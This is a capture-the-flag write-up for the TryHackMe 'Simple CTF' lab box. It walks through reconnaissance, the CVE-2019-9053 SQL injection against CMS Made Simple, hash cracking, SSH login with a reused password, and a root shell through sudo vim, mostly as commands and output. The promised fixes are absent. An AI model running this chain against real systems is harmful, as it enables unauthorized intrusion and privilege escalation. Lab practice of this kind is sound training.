Introduction

1 Overview

The report documents the findings of penetration testing of Simple CTF box that was performed on the Tryhackme platform.

The objective was to find the flag and a report that documents the main findings, the vulnerabilities that were found, and the methods that were used. The report will also include screenshots that document processes, a conclusion, and suggested fixes that the client must perform to secure the web application.

2 Scope

The “Simple CTF box” specified that the testing will occur only on the given box, located in room “easyctf”.

Social Engineering is not included within the scope.

3 Out of Scope

The client specified that no external resource testing will be permitted, including JS codes that hold certain URLs that are not part of the domain.

4 Summary

At first, the website had to be investigated to collect all the flags. Once the first vulnerability on the website was found, more information about the perspective of the website programmer was obtained, which yielded additional findings.

Detailed Findings

CVE-2019-9053(SQLi) – User

SUDO -l(vim has sudo permissions for user) – root

User Flag - G00d j0b, keep up!

Root Flag - W3ll d0n3. You made it!

Proof of concept (with HD screenshots) –

Reconnaissance:

Command: - nmap -sC -sV 10.10.152.11

```
root@kali:~# nmap -sC -sV 10.10.152.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-24 16:35 EDT
Nmap scan report for 10.10.152.11
Host is up (0.18s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.145.85
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
```

```
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

From the nmap scan we get there is FTP running on this machine which allows anonymous access.

Let's gather some more information about the box to get the foothold:

Command: ftp 10.10.152.11

Anonymous; cd pub; ls; get ForMitch.txt

```
root@kali:~# ftp 10.10.152.11
Connected to 10.10.152.11.
220 (vsFTPd 3.0.3)
Name (10.10.152.11:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
226 Transfer complete.
```

We can see that the ftp anonymous login was successful and we have got a file called ForMitch.txt


```
root@kali:~# cat ForMitch.txt
Dammit man ... you'te the worst dev i've seen. You set the same pass for the system
user, and the password is so weak ... i cracked it in seconds. Gosh ... what a mess!
root@kali:~#
```


We know from this file that there is a user “Mitch” who has same password for everywhere and that too is weak. So, we can now go to search for Mitch’s password.

Command: dirb http://10.10.152.11

```
root@kali:~# dirb http://10.10.152.11

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 24 16:49:32 2021
URL_BASE: http://10.10.152.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.152.11/ ----
+ http://10.10.152.11/index.html (CODE:200|SIZE:11321)
+ http://10.10.152.11/robots.txt (CODE:200|SIZE:929)
+ http://10.10.152.11/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.10.152.11/simple/

---- Entering directory: http://10.10.152.11/simple/ ----
==> DIRECTORY: http://10.10.152.11/simple/admin/
==> DIRECTORY: http://10.10.152.11/simple/assets/
```


We have got a folder simple which looks is for CMS Made Simple version 2.2.8.





Exploits:

After searching a bit, I got to know that CMS Made Simple version 2.2.8 is vulnerable to CVE-2019-9053. This exploit can give us a username and password from CMS using SQL injection.



We can download the exploit from exploitdb and use it to get the user.

Command: python2.7 exploit.py –url http://10.10.152.11/simple -w /usr/share/wordlists/rockyou.txt

```
root@kali:~/Downloads# python2.7 46635.py --url http://10.10.152.11 -w /usr/share/w
ordlists/rockyou.txt
Traceback (most recent call last):
  File "46635.py", line 11, in <module>
    import requests
```

But using this exploit gives some error:-

Import requests not found

So first we need to resolve this error and all the requirements of this script

Command: pip install requests

Pip install web.py

```
root@kali:~/Downloads# pip install requests
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please up
grade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support
 for Python 2.7 in January 2021. More details about Python 2 support in pip can be
found at https://pip.pypa.io/en/latest/development/release-process/#python-2-suppor
t pip 21.0 will remove support for this functionality.
Collecting requests
  Downloading requests-2.25.1-py2.py3-none-any.whl (61 kB)
     |████████████████████████████████| 61 kB 1.8 MB/s
Collecting chardet<5,>=3.0.2
  Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
     |████████████████████████████████| 178 kB 3.4 MB/s
Collecting certifi>=2017.4.17
  Downloading certifi-2020.12.5-py2.py3-none-any.whl (147 kB)
     |████████████████████████████████| 147 kB 3.6 MB/s
Collecting urllib3<1.27,>=1.21.1
  Downloading urllib3-1.26.4-py2.py3-none-any.whl (153 kB)
     |████████████████████████████████| 153 kB 3.1 MB/s
Collecting idna<3,>=2.5
  Using cached idna-2.10-py2.py3-none-any.whl (58 kB)
Installing collected packages: chardet, certifi, urllib3, idna, requests
Successfully installed certifi-2020.12.5 chardet-4.0.0 idna-2.10 requests-2.25.1 ur
llib3-1.26.4
```

After resolving these errors we have to run the command again to exploit our target

Commands: python2.7 exploit.py –url http://10.10.152.11/simple -w /usr/share/wordlists/rockyou.txt

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: y
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
root@kali:~/Downloads#
```

Exploit was successful and we got

Username – Mitch


And after cracking the password hash using john we get

Password – s3cret

From the ForMitch.txt we know that Mitch user uses the same password everywhere so we know that this CMS password for Mitch will be same as his ssh password. Let’s try this.

Command: **ssh mitch@10.10.152.11 -p 2222**

Password – s3cret



Now we got a user shell. So, we will first get the user flag

Command: whoami

Hostname

Cat user.txt

Ifconfig

User Flag: **G00d j0b, keep up!**

```
mitch@Machine:~$ whoami
mitch
mitch@Machine:~$ hostname
Machine
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
mitch@Machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:6a:95:9f:f7:c5
          inet addr:10.10.152.11  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::6a:95ff:fe9f:f7c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:18433 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12838 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2787465 (2.7 MB)  TX bytes:11832046 (11.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:121082 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121082 errors:0 dropped:0 overruns:0 carrier:0
```

Privilege escalation:


As we are Mitch, now its time to escalate our priviledges.

Command: sudo -l

```
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$
```

We got that Mitch can use vim can be used with sudo without requiring any password.

So we can search on GTFObins if we can have root shell with sudo vim



We can use sudo vim to get a root shell.

Command: sudo vim -c ‘ :!/bin/sh’

```
mitch@Machine:~$ sudo vim -c ':!/bin/sh'

# whoami
root
# hostname
Machine
# cat /root/root.txt
W3ll d0n3. You made it!
# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:ca:01:d6:d3:d9
          inet addr:10.10.236.202  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::ca:1ff:fed6:d3d9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:584 errors:0 dropped:0 overruns:0 frame:0
          TX packets:638 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120857 (120.8 KB)  TX bytes:192034 (192.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

Finally we can get our root flag.

Command: cat /root/root.txt

whoami

hostname

ifconfig

Root Flag: **W3ll d0n3. You made it!**